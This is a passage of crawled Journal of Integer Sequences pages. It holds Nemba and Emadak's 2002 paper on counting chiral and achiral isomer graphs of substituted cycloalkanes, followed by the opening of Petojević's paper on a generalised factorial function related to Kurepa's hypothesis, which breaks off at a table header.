[Sag90] Bruce E. Sagan, The ubiquitous Young tableau, in *Invariant Theory and Tableaux (Minneapolis, MN, 1988)*, Springer, New York, 1990, pp. 262–298.

[Sag01] Bruce E. Sagan, *The Symmetric Group. Representations, Combinatorial Algorithms, and Symmetric Functions*, second ed., Graduate Texts in Mathematics, Vol. 203, Springer-Verlag, New York, 2001.

[Slo] N. J. A. Sloane, `http://www.research.att.com/~njas/sequences/`.

[SP95] N. J. A. Sloane and Simon Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press Inc., San Diego, CA, 1995.

[Šun02] Zoran Šunić, Self-describing sequences and the Catalan family tree, preprint, 2002.

2000 *Mathematics Subject Classification*: 05A15, 05E10, 11Y55
Keywords: Young tableaux, periodic points

(Concerned with sequence A071962.)

Received March 19, 2002; revised version received June 28, 2002. Published in Journal of Integer Sequences August 30, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5
(2002), Article 02.1.6

Direct Enumeration of Chiral and Achiral Graphs of a Polyheterosubstituted Monocyclic Cycloalkane

Robert M. Nemba and Alphonse Emadak

Faculty of Science
Laboratory of Theoretical Chemistry
Section of Molecular Topology
University of Yaounde I
P. O. Box 812
Yaounde, CAMEROON

Abstract: A general pattern inventory is given of chiral and achiral graphs of any polyheterosubstituted monocyclic cycloalkane with an empirical formula C_n X_m1 ... Y_mi ... Z_mk satisfying the condition m1 + ... + mi + ... + mk = 2n.

Full version: pdf

Received April 8, 2002; revised version received August 29, 2002. Published in Journal of Integer Sequences August 30, 2002. Revised version published September 7, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol 5 (2002), Article 02.1.6

Direct Enumeration of Chiral and Achiral Graphs of a Polyheterosubstituted Monocyclic Cycloalkane.

Robert M. NEMBA, Alphonse EMADAK
Faculty of Science, Laboratory of Theoretical Chemistry
Section of Molecular Topology
University of Yaounde I, P. O. Box 812 Yaounde, Cameroon

Email addresses: rnemba@yahoo.fr, emadak@uycdc.uninet.cm

Abstract

A general pattern inventory is given for a direct enumeration of chiral and achiral graphs of any polyheterosubstituted monocyclic cycloalkane with an empirical formula $C_nX_{m_1}....Y_{m_i}...Z_{m_k}$ *satisfying the condition* $m_1+...+m_i+...+m_k=2n.$ *(1)*

1. INTRODUCTION

The application of different enumeration tools to numerous problems of chemistry is an attractive point for mathematicians and chemists. The abundant chemistry literature on this subject deals with Pólya's counting theorem[1,2] in the series of acyclic organic molecules and among the articles published in this field, one may retain the contribution of Balasubramanian[3,4] who has presented the generalized wreath product method for the enumeration of stereo and position isomers of polysubstituted organic compounds and later explored the applications of combinatorics and graph theory to spectroscopy and quantum chemistry. The idea to calculate the sequences of exact numbers of chiral and achiral skeletons for any molecule of the series of homopolysubstituted monocyclic cycloalkanes $C_nH_{2n-m}X_m$, (X being a non isomerisable substituent), has been discussed by Nemba and Ngouhouo [5], Nemba[6], Nemba and Fah [7], Nemba and Balaban [8].

Our purpose in this study is to present a quick algorithm for direct enumeration of chiral and achiral graphs of stereo and position isomers of any polyheterosubstituted monocyclic cycloalkane with an empirical formula, $C_n X_{m_1} ....Y_{m_i} ...Z_{m_k}$ having (k+1)-tuples of positive integers $(n\ , m_1,...,m_i,...,m_k)$ which satisfy equation 1 and denote respectively the ring size and the numbers of non isomerisable substituents of types X…,Y,…and Z. As indicated in a previous study, we assume ring flip to be fast enough to equilibrate conformers [8].

2. FORMULATION OF THE ALGORITHM

Let us note the system $C_n X_{m_1} ....Y_{m_i} ...Z_{m_k} = (n\ , m_1,...,m_i,...,m_k)$ and consider as shown in figure-1 the stereograph in D_{nh} symmetry of its parent monocyclic cycloalkane $C_n H_{2n}$. This tridimensional graph contains *2n* substitution sites labelled $1,2,...,i,...,n$ and $1',2',...,i',...,n'$. Define the set of divisors D_{2n} or D_n for *2n* and *n* if n odd or even respectively. Then derive the set P of permutations induced by the 4n symmetry operations of D_{nh}. It must be recalled that the chemistry specific notation D_{nh} refers to a point group containing 4n symmetry elements which are for *n* odd :


$E,\ nC_2,\ \sigma_h,\ n\sigma_v,\ C_n^r$ with $1 \le r(\text{odd or even}) \le n\text{-}1,\ S_n^{r'}$ with $1 \le r'(\text{odd}) \le 2n\text{-}1,$

and for *n* even :

$E,\ C_2,\ \sigma_h,\ i,\ \frac{n}{2}C_2^{/},\ \frac{n}{2}C_2^{//},\ \frac{n}{2}\sigma_v,\ \frac{n}{2}\sigma_d,\ C_n^r$ with $1 \le r(\text{odd or even and} \ne \frac{n}{2}) \le n\text{-}1,$

$S_n^{r'}$ with $1 \le r'(\text{odd and} \ne \frac{n}{2}) \le n\text{-}1.$

Figure 1. Stereograph in D_{nh} symmetry of its parent monocyclic cycloalkane $C_n H_{2n}$.



$$P = \left\{ a_1\left[1^{2n}\right], (n+1)\left[2^n\right], ..., a_d\left[d^{\frac{2n}{d}}\right], ..., a_n\left[n^2\right], a_{2n}\left[2n\right], n\left[1^2 2^{n-1}\right] \right\} \quad n \text{ odd,} \quad (2)$$

$$P = \left\{ a_1\left[1^{2n}\right], \frac{3}{2}(n+2)\left[2^n\right], ..., a_d\left[d^{\frac{2n}{d}}\right], ..., a_n\left[n^2\right], \frac{n}{2}\left[1^4 2^{n-2}\right] \right\} \quad n \text{ even.} \quad (3)$$

Eliminate in P the contributions of reflections and rotoreflections and derive in relations (4)-(5) the set P' of 2n permutations induced by rotation symmetries.

$$P' = \left\{ a_1^{/}\left[1^{2n}\right], n\left[2^{n}\right], \ldots, a_d^{/}\left[d^{\frac{2n}{d}}\right], \ldots, a_n^{/}\left[n^{2}\right] \right\} \quad n \text{ odd,} \qquad (4)$$

$$P' = \left\{ a_1^{/}\left[1^{2n}\right], (n+1)\cdot\left[2^{n}\right], \ldots, a_d^{/}\left[d^{\frac{2n}{d}}\right], \ldots, a_n^{/}\left[n^{2}\right] \right\} \quad n \text{ even.} \qquad (5)$$

The notation $[i^j]$ in expressions (2)-(5) refers to *j* permutation cycles with length *i,* and the coefficients a_d and $a_d^{/}$ are determined from equations (6)-(10) where $\varphi(d)_{rp} = \varphi(d)_{ri}$ and $\varphi(\mu)_{ri}$,

$$a_d = \varphi(d)_{rp} \qquad d(odd), \qquad (6)$$

$$a_{2d} = \varphi(d)_{ri} \qquad d(\text{odd}), \qquad (7)$$

$$a_d = \varphi(d)_{rp} + \varphi(d)_{ri} \quad d(\text{even}) \neq 2\mu \ (\mu \text{ odd}), \qquad (8)$$

$$a_d = \varphi(d)_{rp} + \varphi(d)_{ri} + \varphi(\mu)_{ri} \quad d\ (\text{even}) = 2\mu \ (\mu \text{ odd}), \qquad (9)$$

$$a_d^{/} = \varphi(d)_{rp} \qquad d \text{ odd or even.} \qquad (10)$$

correspond to the Euler totient function for the integer numbers *d* or μ which are the order of proper or improper rotation axes (see indices *rp* or *ri* respectively).

Each permutation resulting from the action of D_{nh} on G induces distinct combinations with repetition (or distinct polyheterosubstitutions) of $(m_1,\ldots,m_i,\ldots,m_k)$ elements of different types X…,Y,… and Z among *2n* substitution sites.

Let $T(a,b,c,\ldots,e,\ldots,f,g) = \dfrac{a!}{b!\,c!\ldots e!\ldots f!\,g!}$ be the multinomial coefficient which corresponds to the number of combinations with repetition of *(b, c,…,e,…,f,g)* objects of kinds X, …,Y,…,Z among $a = 2n$ undistinguishable boxes. Our concern in this step is to derive such numbers resulting from the permutations of types $[d^{\frac{2n}{d}}]$ (with $d \neq 2$), $\left[2^{n}\right]$, $[1^2 2^{n-1}]$ and $[1^4 2^{n-2}]$ listed in P and P'.

a)-If $d_j \in D_c$ is the common divisor of the sequence $(2n\ , m_1,..., m_i,..., m_k)$ for *n* odd or even and $D_c = \{1,..., d_j,...\}$, therefore the number of distinct combinations with repetition or polyheterosubstitutions of $(m_1,..., m_i,..., m_k)$ elements of types X…,Y,… and Z among 2n substitution sites of the stereograph G resulting from the permutation $[d^{\frac{2n}{d}}]$ is given by the multinomial coefficient :

$$T\left(\frac{2n}{d_j}, \frac{m_1}{d_j},..., \frac{m_i}{d_j},..., \frac{m_k}{d_j}\right).$$

b)-In the case of transpositions (2-cycle permutations) noted $[2^n]$ where $d_j = 2$, the result is:

$$T\left(n, \frac{m_1}{2},..., \frac{m_i}{2},..., \frac{m_k}{2}\right).$$

c)-For the permutations of types $[1^2 2^{n-1}]$ or $[1^4 2^{n-2}]$: we simultaneously solve the partition eqs (11) and (12)

$$p_1 + p_2 + ... + p_i + ... + p_k = \begin{cases} 2 & n \quad odd, \\ 4 & n \quad even. \end{cases} \qquad (11)$$

$$m_1^{/} + m_2^{/} + ... + m_i^{/} + ... + m_k^{/} = \begin{cases} n-1 & n \quad odd, \\ n-2 & n \quad even. \end{cases} \qquad (12)$$

to derive the k-tuples of integer numbers $(p_1, p_2..., p_i,..., p_k) \geq 0$ for the choice of the kinds of substituents X,…,Y,… , and Z to be put in 2 or 4 invariant positions and the sequence $(m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/}) \geq 0$ of couples of substituents of the same kind to be placed into n-1 or n-2 boxes. Then check from eq. (13)

$$m_i^{/} = \frac{m_i - p_i}{2} \text{ where } 1 \leq i \leq k, \qquad (13)$$

the compatibility of each couple $(p_i, m_i^{/})$, in the associated sequences $(p_1, p_2..., p_i,..., p_k) \rightarrow (m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/})$.

Let $T(2; p_1, p_2,..., p_i,..., p_k)$ and $T(4; p_1, p_2,..., p_i,..., p_k)$ be the number of ways of putting $(p_1, p_2,..., p_i,..., p_k)$ substituents of k types into 2 or 4 boxes.

Let $T(n-1; m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/})$ and $T(n-2; m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/})$ denote the numbers of placements of $(m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/})$ elements into *n-1* or *n-2* boxes.

Finally, the numbers of combinations with repetition of $(m_1,...,m_i,...,m_k)$ different substituents among *2n* boxes generated by the permutations $\left[1^2 2^{n-1}\right]$ or $\left[1^4 2^{n-2}\right]$ is the sum over λ of the products of multinomial coefficients as given hereafter:

$$\sum_{\lambda} T\left(2; p_1, p_2,..., p_i,..., p_k\right) \cdot T\left(n-1; m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/}\right) \quad n \text{ odd,} \qquad (14)$$

$$\sum_{\lambda} T\left(4; p_1, p_2,..., p_i,..., p_k\right) \cdot T\left(n-2; m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/}\right) \quad n \text{ even,} \qquad (15)$$

and λ indicates the number of compatible solutions $(p_1, p_2..., p_i,..., p_k) \rightarrow \left(m_1^{/}, m_2^{/},..., m_i^{/},..., m_k^{/}\right)$ sorted from eqs (11) and (12).

Finally if we set up the differences *P'-P* and *2P-P'* of the averaged contributions of the 4n and 2n permutations of P and P' one may obtain respectively from eqs (16)-(19) the numbers $A_c(n, m_1,..., m_i,..., m_k)$ of chiral graphs (or enantiomer pairs) and $A_{ac}(n, m_1,..., m_i,..., m_k)$ of achiral forms for any polyheterosubstituted monocyclic system $C_n X_{m_1} ....Y_{m_i} ...Z_{m_k}$.

Hence for *n* odd :

$$A_c(n,m_1,...,m_i,...,m_k) = \frac{1}{4n}\left[\sum_{d_j \neq 2}\left(2a_{d_j}^{/} - a_{d_j}\right)\cdot\begin{pmatrix} \frac{2n}{d_j} \\ \frac{m_1}{d_j},...,\frac{m_i}{d_j},...,\frac{m_k}{d_j}\end{pmatrix} + (n-1)\cdot\begin{pmatrix} n \\ \frac{m_1}{2},...,\frac{m_i}{2},...,\frac{m_k}{2}\end{pmatrix}\right] \qquad (16)$$
$$-\frac{1}{4}\left[\sum_{\lambda}\begin{pmatrix} 2 \\ p_1,...,p_i,...,p_k\end{pmatrix}\cdot\begin{pmatrix} n-1 \\ m_1^{/},...,m_i^{/},...,m_k^{/}\end{pmatrix}\right].$$

$$A_{ac}(n,m_1,...,m_i,...,m_k) = \frac{1}{2n}\left[\sum_{d_j \neq 2}\left(a_{d_j} - a_{d_j}^{/}\right)\cdot\begin{pmatrix} \frac{2n}{d_j} \\ \frac{m_1}{d_j},...,\frac{m_i}{d_j},...,\frac{m_k}{d_j}\end{pmatrix} + \begin{pmatrix} n \\ \frac{m_1}{2},...,\frac{m_i}{2},...,\frac{m_k}{2}\end{pmatrix}\right] \qquad (17)$$
$$+\frac{1}{2}\left[\sum_{\lambda}\begin{pmatrix} 2 \\ p_1,...,p_i,...,p_k\end{pmatrix}\cdot\begin{pmatrix} n-1 \\ m_1^{/},...,m_i^{/},...,m_k^{/}\end{pmatrix}\right].$$

and for *n* even :

$$A_c(n,m_1,...,m_i,...,m_k) = \frac{1}{4n}\left[\sum_{d_j \neq 2}\left(2a_{d_j}^{/} - a_{d_j}\right)\cdot\begin{pmatrix} \frac{2n}{d_j} \\ \frac{m_1}{d_j},...,\frac{m_i}{d_j},...,\frac{m_k}{d_j}\end{pmatrix} + (\frac{n}{2}-1)\cdot\begin{pmatrix} n \\ \frac{m_1}{2},...,\frac{m_i}{2},...,\frac{m_k}{2}\end{pmatrix}\right] \qquad (18)$$
$$-\frac{1}{8}\left[\sum_{\lambda}\begin{pmatrix} 4 \\ p_1,...,p_i,...,p_k\end{pmatrix}\cdot\begin{pmatrix} n-2 \\ m_1^{/},...,m_i^{/},...,m_k^{/}\end{pmatrix}\right].$$

$$A_{ac}(n,m_1,...,m_i,...,m_k) = \frac{1}{2n}\left[\sum_{d_j \neq 2}\left(a_{d_j} - a_{d_j}^{/}\right)\cdot\begin{pmatrix} \frac{2n}{d_j} \\ \frac{m_1}{d_j},...,\frac{m_i}{d_j},...,\frac{m_k}{d_j}\end{pmatrix} + \left(\frac{n}{2}+2\right)\cdot\begin{pmatrix} n \\ \frac{m_1}{2},...,\frac{m_i}{2},...,\frac{m_k}{2}\end{pmatrix}\right] \qquad (19)$$
$$+\frac{1}{4}\left[\sum_{\lambda}\begin{pmatrix} 4 \\ p_1,...,p_i,...,p_k\end{pmatrix}\cdot\begin{pmatrix} n-2 \\ m_1^{/},...,m_i^{/},...,m_k^{/}\end{pmatrix}\right].$$

3. APPLICATIONS

Example 1 : Chiral and achiral graphs of $C_9X_9Y_6Z_3$.

Let $n=9, m_1=9, m_2=6, m_3=3$, $D_{18}=\{1,\ 2,\ 3,\ 6,\ 9,\ 18\}$,

P=$\{[1^{18}],\ 10[2^9],\ 2[3^6],\ 2[6^3],\ 6[9^2],\ 6[18],\ 9[1^2 2^8]\}$ and P'=$\{[1^{18}],\ 9[2^9],\ 2[3^6],\ 6[9^2]\}$. The set of common divisors of the sequence (18,9,6,3) is $D_c=\{1,3\}$, $a_1=a_1'=1$, $a_3=a_3'=2$. The empirical formula contains *k=3* types of substituents. The solutions of the 2 associated partition equations $p_1+p_2+p_3=2$ and $m_1'+m_2'+m_3'=8$ which verify equation (13) are $(p_1,p_2,p_3)=(1,0,1)\rightarrow(m_1',m_2',m_3')=(4,3,1)$. Therefore λ=1 and from equations (16)-(17) one may obtain respectively :

$$A_c(9,9,6,3)=\frac{1}{36}\left[(2-1)\cdot\binom{18}{9,6,3}+(4-2)\cdot\binom{\frac{18}{3}}{\frac{9}{3},\frac{6}{3},\frac{3}{3}}\right]-\frac{1}{4}\left[\binom{2}{1,0,1}\cdot\binom{8}{4,3,1}\right]=113310\,.$$

$$A_{ac}(9,9,6,3)=\frac{1}{18}\left[(9)\cdot\binom{2}{1,0,1}\cdot\binom{8}{4,3,1}\right]=280.$$

Example 2 : Chiral and achiral graphs of $C_{12}X_9L_3Y_6Z_6$.

Let $n=12$, $m_1=9,\ m_2=3,\ m_3=6,\ m_4=6$, $D_{12}=\{1,2,3,4,6,12\}$,

$P=\{[1^{24}],\ 21[2^{12}],\ 2[3^8],\ 4[4^6],\ 6[6^4],\ 8[12^2],\ 6[1^4 2^{10}]\}$,

$P'=\{[1^{24}],\ 13[2^{12}],\ 2[3^8],\ 2[4^6],\ 2[6^4],\ 4[12^2]\}$. The set of common divisors of the sequence (24, 9, 3, 6) is $D_c=\{1,3\}$, $a_1=a_1'=1$, $a_3=a_3'=2$. The empirical formula contains *k=4* types of substituents. The solutions of the 2 associated partition equations $p_1+p_2+p_3+p_4=4$ and $m_1'+m_2'+m_3'=10$ which verify equation (13) are given in each line of the following matrices :

$$(p_1,p_2,p_3,p_4)=\begin{pmatrix}3&1&0&0\\1&3&0&0\\1&1&2&0\\1&1&0&2\end{pmatrix}\rightarrow(m_1',m_2',m_3',m_4')=\begin{pmatrix}3&1&3&3\\4&0&3&3\\4&1&2&3\\4&1&3&2\end{pmatrix}.$$

Therefore λ=4 and from equations (18) -(19) one may obtain respectively :

$$A_c(12,9,3,6,6)=\frac{1}{48}\left[(2-1)\cdot\binom{24}{9,3,6,6}+(4-2)\cdot\binom{\frac{24}{3}}{\frac{9}{3},\frac{3}{3},\frac{6}{3},\frac{6}{3}}\right]$$
$$-\frac{1}{4}\left[\begin{matrix}\binom{4}{3,1,0,0}\cdot\binom{10}{3,1,3,3}+\binom{4}{1,3,0,0}\cdot\binom{10}{4,0,3,3}\\+\binom{4}{1,1,2,0}\cdot\binom{10}{1,1,2,3}+\binom{4}{1,1,0,2}\cdot\binom{10}{4,1,3,2}\end{matrix}\right]=11\,452\,052\,360.$$

$$A_{ac}(12,9,3,6,6)=\frac{1}{4}\left[\begin{matrix}\binom{4}{3,1,0,0}\cdot\binom{10}{3,1,3,3}+\binom{4}{1,3,0,0}\cdot\binom{10}{4,0,3,3}\\+\binom{4}{1,1,2,0}\cdot\binom{10}{1,1,2,3}+\binom{4}{1,1,0,2}\cdot\binom{10}{4,1,3,2}\end{matrix}\right]=96\,600.$$

The problem of counting chiral and achiral forms of molecules is often encountered by organochemists involved in the synthesis of stereo and position isomers in the series of substituted derivatives of monocyclic cycloalkanes where the ring size *n* ranges from *3* to *288* according to the Chemical Abstract Service (CAS) ring System Handbook[9]. Examples 1 and 2 and the sequences $A_c(n,m_1,...,m_i,...,m_k)$ and $A_{ac}(n,m_1,...,m_i,...,m_k)$ given in table 1 for the systems $C_nX_{m_1}Y_{m_2}Z_{m_3}$ illustrate the selectivity and the general application of our pattern inventory. Furthermore, this procedure circumvents the two main steps of Pólya's counting method [1,2] which is largely presented by Pólya,Tarjan and Woods[2], Harary, Palmer, Robinson and Read[10],Tucker[11] and Rouvray[12] and requires first to derive a cycle index according to the parity and the divisibility character of the ring size *n*, and second the transformation of the cycle index into a generating function of order *2n* the coefficients of which are solution of the enumeration problem. Finally the accuracy of our theoretical results is testify by the method of drawing and counting graphs of systems with smaller ring size.

Table 1 : *Number of chiral and achiral graphs of polyheterosubstituted cycloalkane* $C_n X_{m_1} Y_{m_2} Z_{m_3}$,

where $n = 3, 4, 5, 6, 8$ and $m_1 + m_2 + m_3 = 2n$.

n			3		4		5		6		8	
m_1	m_2	m_3	A_c	A_{ac}	A_c	A_{ac}	A_c	A_{ac}	A_c	A_{ac}	A_c	A_{ac}
4	1	1	2	1								
3	2	1	4	2								
2	2	2	7	4								
6	1	1			2	3						
5	2	1			8	5						
4	2	2			23	14						
4	3	1			14	7						
3	3	2			30	10						
8	1	1					4	1				
7	2	1					16	4				
6	3	1					40	4				
6	2	2					62	12				
5	4	1					60	6				
5	3	2					120	12				
4	4	2					156	18				
4	3	3					204	12				
10	1	1							4	3		
9	2	1							24	7		
8	3	1							76	13		
8	2	2							118	29		
7	4	1							156	18		
7	3	2							316	28		
6	5	1							220	22		
6	4	2							564	62		
6	3	3							749	44		
5	5	2							672	42		
5	4	3							1128	5 4		
4	4	4							1422	96		
14	1	1									6	3
13	2	1									48	9
12	3	1									333	48
12	2	2									218	19
11	4	1									666	33
11	3	2									1338	54
10	5	1									1476	51
10	4	2									3723	156
10	3	3									4954	102
9	6	1									2470	65
9	5	2									7440	135
9	4	3									12430	165
8	7	1									3180	75
8	6	2									11205	270
8	5	3									22410	225
8	4	4									28065	414
7	7	2									12780	180
7	6	3									29900	260
7	5	4									44880	330
6	6	4									52430	560
6	5	5									62868	390

REFERENCES

[1] G. Pólya, **Kombinatorische Abzahlbestimmungen für Gruppen, Graphen und chemische Verbindungen**, *Acta Math.* 68(1937), 145-254. Translated as G. Pólya and R.C.Read, **Combinatorial Enumeration of , Groups, Graphs and Chemical Compounds**, Springer Verlag, NY, (1987), pp.58 – 74.

[2] G. Pólya, R. E. Tarjan., D. R. Woods, **Notes in Introductory Combinatorics**, Birhauser, Boston, (1983), pp. 55 – 85.

[3] K. Balasubramanian, **A Generalized Wreath Product method for the Enumeration of Stereo and Position Isomers of Poly-substituted Organic Compounds**, *Theoretica Chimica Acta*, 51, (1979), pp. 37 – 54.

[4] K. Balasubramanian, **Applications of Combinatorics and Graph Theory to Spectroscopy and Quantum Chemistry**, *Chemical Reviews*, 85, (1985), pp. 599 – 618.

[5] R. M. Nemba, F. Ngouhouo, **On the Enumeration of Chiral and Achiral Skeletons of Position Isomers of Homosubstituted Monocyclic Cycloalkanes with a ring size n (odd or even),** *Tetrahedron*, 50, (1994), pp. 6663 – 6670; **Enumeration of Chiral and Achiral Skeletons of Position Isomers of Homosubstituted Monocyclic Cycloalkanes. Case of Systems with Ring Size n (even),** *New J. Chem.*, 18, (1994), pp. 1175 – 1182.

[6] R. M. Nemba, **Solution Générale du problème de dénombrement des stéréoisomères d'un cycloalcane homosubstitué**, *Comptes Rendus Acad. Sci. T. 323, Série II b*, (1996), pp.773 – 779.

[7] R. M. Nemba, M. Fah, **On the application of sieve formula to the enumeration of the stable stereo and position isomers of deoxycyclitols**, *J. Chem. Inf. Comput. Sci.*, 37, 4, (1997), pp.722 – 725.

[8] R. M. Nemba, A. T. Balaban, **Algorithm for the Direct Enumeration of Chiral and Achiral Skeletons of Homosubstituted Derivatives of a Monocyclic Cycloalkane with a Large and Factorizable Ring Size**, *J. Chem. Inf. Comput. Sci.*, 38, (1998), pp.1145-1150.

[9] W.V. Metanomski, **Chemistry International**, (1987), 6, p. 215.

[10] F. Harary, E. Palmer , R. W. Robinson, R. C. Read, **Pólya's Contribution to Chemical Theory in Chemical Applications of Graph Theory**, Balaban A. T., Academic Press, London, (1976), pp. 11 – 43.

[11] A. Tucker , **Pólya's Enumeration Formula by Example**, *Math. Magazine*, (1974), 47, pp. 248 – 256.

[12] D. H. Rouvray, **Isomers Enumeration Method**, *Chem. Soc. Rev.*, (1974), 3, pp. 355 – 372.

Journal of Integer Sequences, Vol. 5
(2002), Article 02.1.7

The Function *v M m (s;a;z)* and Some Well-Known Sequences

Alexsandar Petojevic

Aleja Marsala Tita 4/2
24000 Subotica
Yugoslavia

Abstract: In this paper we define the function *_vM_m(s;a,z)*, and we study the special cases *_1M_m(s;a,z)* and *_nM_{-1}(1;1,n+1)*. We prove some new equivalents of Kurepa's hypothesis for the left factorial. Also, we present a generalization of the alternating factorial numbers.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A000142 A003422 A005165 A000217 A014144 A007489 A000292 A000332 A003389 A014145 A000166 A000125 A000217 A000389 A055795 A027660 A055796 A055797 A032179 A032031 A001710 A001715 A001720 A001725 A066318 A000165 A047053 A014297 A052169 A051398 A051403 A002467 A002720 A000522 .)

Received March 21, 2002; revised version received August 14, 2002. Published in Journal of Integer Sequences August 31, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.1.6

The function ${}_vM_m(s;a,z)$ and some well-known sequences

Aleksandar Petojević
Aleja Maršala Tita 4/2
24000 Subotica
Yugoslavia

Email address: apetoje@ptt.yu

Abstract

In this paper we define the function ${}_vM_m(s;a,z)$, and we study the special cases ${}_1M_m(s;a,z)$ and ${}_nM_{-1}(1;1,n+1)$. We prove some new equivalents of Kurepa's hypothesis for the left factorial. Also, we present a generalization of the alternating factorial numbers.

1 Introduction

Studying the Kurepa function

$$K(z)=!z=\int_0^{+\infty}\frac{t^z-1}{t-1}\,e^{-t}\,dt\quad(\operatorname{Re}z>0),$$

G. V. Milovanović gave a generalization of the function

$$M_m(z)=\int_0^{+\infty}\frac{t^{z+m}-Q_m(t;z)}{(t-1)^{m+1}}e^{-t}dt\quad(\operatorname{Re}z>-(m+1)),$$

where the polynomials $Q_m(t;z)$, $m=-1,0,1,2,\ldots$ are given by

$$Q_{-1}(t;z)=0\quad Q_m(t;z)=\sum_{k=0}^{m}\binom{m+z}{k}(t-1)^k.$$

This work was supported in part by the Serbian Ministry of Science, Technology and Development under Grant # 2002: *Applied Orthogonal Systems, Constructive Approximation and Numerical Methods.*

The function $\{M_m(z)\}_{m=-1}^{+\infty}$ has the integral representation

$$M_m(z) = \frac{z(z+1)\cdots(z+m)}{m!} \int_0^1 \xi^{z-1}(1-\xi)^m e^{(1-\xi)/\xi} \Gamma\Big(z, \frac{1-\xi}{\xi}\Big)\, d\xi,$$

where $\Gamma(z,x)$, the incomplete gamma function, is defined by

$$\Gamma(z,x) = \int_x^{+\infty} t^{z-1}e^{-t}\, dt. \tag{1}$$

Special cases include

$$M_{-1}(z) = \Gamma(z) \qquad \text{and} \qquad M_0(z) = K(z), \tag{2}$$

where $\Gamma(z)$ is the gamma function

$$\Gamma(z) = \int_0^{+\infty} t^{z-1}e^{-t}\, dt.$$

The numbers $M_m(n)$ were introduced by Milovanović [10] and Milovanović and Petojević [11]. For non-negative integers $n, m \in \mathbb{N}$ the following identities hold:

$$M_m(0) = 0, \quad M_m(n) = \sum_{i=0}^{n-1} \frac{(-1)^i}{i!} \sum_{k=i}^{n-1} k! \binom{m+n}{k+m+1}.$$

For the numbers $M_m(n)$ the following relations hold:

$$\begin{aligned} M_m(n+1) &= n! + \sum_{\nu=0}^{m} M_\nu(n), \\ \lim_{n\to+\infty} \frac{M_\nu(n)}{M_{\nu-1}(n)} &= 1, \\ \lim_{n\to+\infty} \frac{M_m(n)}{(n-1)!} &= 1. \end{aligned}$$

The generating function of the numbers $\{M_m(n)\}_{n=0}^{+\infty}$ is given by

$$\frac{1}{m!}\left(A_m(x)e^{x-1}\left(\mathrm{Ei}\,(1) - \mathrm{Ei}\,(1-x) + B_m(x)e^x - C_m(x)\right)\right) = \sum_{n=0}^{+\infty} M_m(n)\,\frac{x^n}{n!}$$

where $A_m(x)$, $B_m(x)$, and $C_m(x)$ are polynomials defined as follows:

$$\begin{aligned} \frac{A_m(x)}{m!} &= \sum_{k=0}^{m} \binom{m}{k} \frac{(x-1)^k}{k!}, \\ \frac{B_m(x)}{m!} &= \sum_{\nu=0}^{m-1} \left(\sum_{k=1}^{m-\nu} \binom{m}{k+\nu} \frac{(-1)^{k-1}}{k} \sum_{j=0}^{k-1} \frac{(-1)^j}{j!} \right) \frac{(x-1)^\nu}{\nu!}, \\ \frac{C_m(x)}{m!} &= \sum_{j=0}^{m-1} \left(\sum_{\nu=0}^{j} (-1)^\nu \binom{j}{\nu} \sum_{k=j+1}^{m} \frac{(-1)^{k-1}}{k-\nu} \binom{m}{k} \right) \frac{(x-1)^j}{j!}, \end{aligned}$$

Here $\mathrm{Ei}\,(x)$ is the exponential integral defined by

$$\mathrm{Ei}\,(x) = \mathrm{p.v.}\int_{-\infty}^{x} \frac{e^t}{t}\,dt \qquad (x > 0). \tag{3}$$

In this paper, we give a generalization of the function $M_m(z)$ which we denote as ${}_vM_m(s;a,z)$. These generalization are of interest because its special cases include:

$$\begin{aligned} {}_1M_1(1;1,n+1) &= n!, \\ {}_1M_0(1;1,n) &= !n, \\ {}_nM_{-1}(1;1,n+1) &= A_n. \end{aligned}$$

where $n!$, $!n$, and A_n are the *right factorial numbers* (sequence A000142 in [17]), the *left factorial numbers* (sequence A003422 in [17]) and the *alternating factorial numbers* (sequence A005165 in [17]), respectively. They are defined as follows:

$$0! = 1,\ n! = n\cdot(n-1)!; \qquad !0 = 0,\ \ !n = \sum_{k=0}^{n-1} k! \quad \text{and} \quad A_n = \sum_{k=1}^{n}(-1)^{n-k}k!. \tag{4}$$

2 Definitions

We now introduce a generalization of the function $M_m(z)$.

Definition 1 *For $m = -1, 0, 1, 2, ...,$ and $\mathrm{Re}\, z > v - m - 2$ the function ${}_vM_m(s;a,z)$ is defined by*

$$\begin{aligned} &{}_vM_m(s;a,z) = \\ &= \sum_{k=1}^{v} \frac{(-1)^{2v+1-k}\Gamma(m+z+2-k)}{\Gamma(z+1-k)\Gamma(m+2)}\,\mathcal{L}[s;\ {}_2F_1(a,k-z,m+2,1-t)], \end{aligned}$$

where v is a positive integer, and s, a, z are complex variables.

The hypergeometric function ${}_2F_1(a,b;c,x)$ is defined by the series

$${}_2F_1(a,b,c;x) = \sum_{n=0}^{\infty} \frac{(a)_n(b)_n}{(c)_n}\frac{x^n}{n!} \qquad (|x| < 1),$$

and has the integral representation

$${}_2F_1(a,b,c;x) = \frac{\Gamma(c)}{\Gamma(b)\Gamma(c-b)}\int_0^1 t^{b-1}(1-t)^{c-b-1}(1-tx)^{-a}dt,$$

in the x plane cut along the real axis from 1 to ∞, if $\mathrm{Re}\, c > \mathrm{Re}\, b > 0$.
The symbols $(z)_n$ and $\mathcal{L}[s; F(t)]$ represent the Pochhammer symbol

$$(z)_n = \frac{\Gamma(z+n)}{\Gamma(z)},$$

and Laplace transform

$$\mathcal{L}[s; F(t)] = \int_0^\infty e^{-st} F(t) dt.$$

Table 1: The numbers ${}_1M_m(1; a, n)$ for $m = 1, 2, 3, 4$ and $a = 0, 1, 2$

$a = 0$	in [17]	$a = 1$	in [17]	$a = 2$	in [17]
